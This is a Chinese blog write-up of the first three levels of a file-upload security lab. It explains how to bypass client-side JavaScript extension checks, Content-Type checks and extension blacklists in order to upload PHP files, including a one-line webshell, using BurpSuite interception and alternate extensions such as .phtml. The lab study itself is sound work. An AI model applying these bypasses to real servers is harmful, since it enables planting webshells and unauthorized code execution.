文件上传通关笔记（upload-writeup）

原创

0x小笼包 于 2021-01-26 10:56:56 发布 348 收藏

分类专栏： 渗透测试 文章标签： 安全 经验分享

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_50800033/article/details/113173689

版权

渗透测试 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

前言

一、客户端javascript校验（一般只校验后缀名）


二、服务端校验：

1. 文件头content-type字段校验（image/gif）
2. 文件内容头校验（GIF89a）
3. 后缀名黑名单校验
4. 后缀名白名单校验
5. 自定义正则校验
   WAF设备校验（根据不同的WAF产品而定）

Pass01 JS 效验

一般都是在网页上写一段javascript脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包。




绕过方式：

方法一：


直接删掉JS代码：


如：把return checkFile（）删掉，然后直接上传。




方法二：


使用BurpSuite代理截断，将要上传的文件后缀改成可以上传的类型，通过代理再改回来。








成功获取PHP信息：



Pass02 Content-type 效验


用BurpSuite修改content-type。

源代码：



仅仅判断content-type类型，因此可以将上传“一句话的文件”抓包修改content-type为图片类型：image/jpeg、image/png、image/gif。

上传文件，用bp抓包，并把Content-Type: application/x-php 改为 Content-Type: image/jpeg。



疑问：如果不知道源代码怎么知道是content-type效验，mime-type与content-type区别。

Pass03 黑名单验证：后缀名

基于文件后缀名验证方式的分类：


1、基于白名单验证：只有在白名单中有的后缀名，文件才能上传成功。

2、基于黑名单验证：只有不在黑名单中的后缀名，文件才能上传成功。


这一关禁止.jsp、.php、.asp、.aspx后缀名的文件上传。


但是可以其他后缀名嘛，例如php1、php2、phtml、php5等等。（前提是apache的httpd.conf中有如下配置代码：


AddType application/x-httpd-php .php .phtml .phps .php5 .pht）



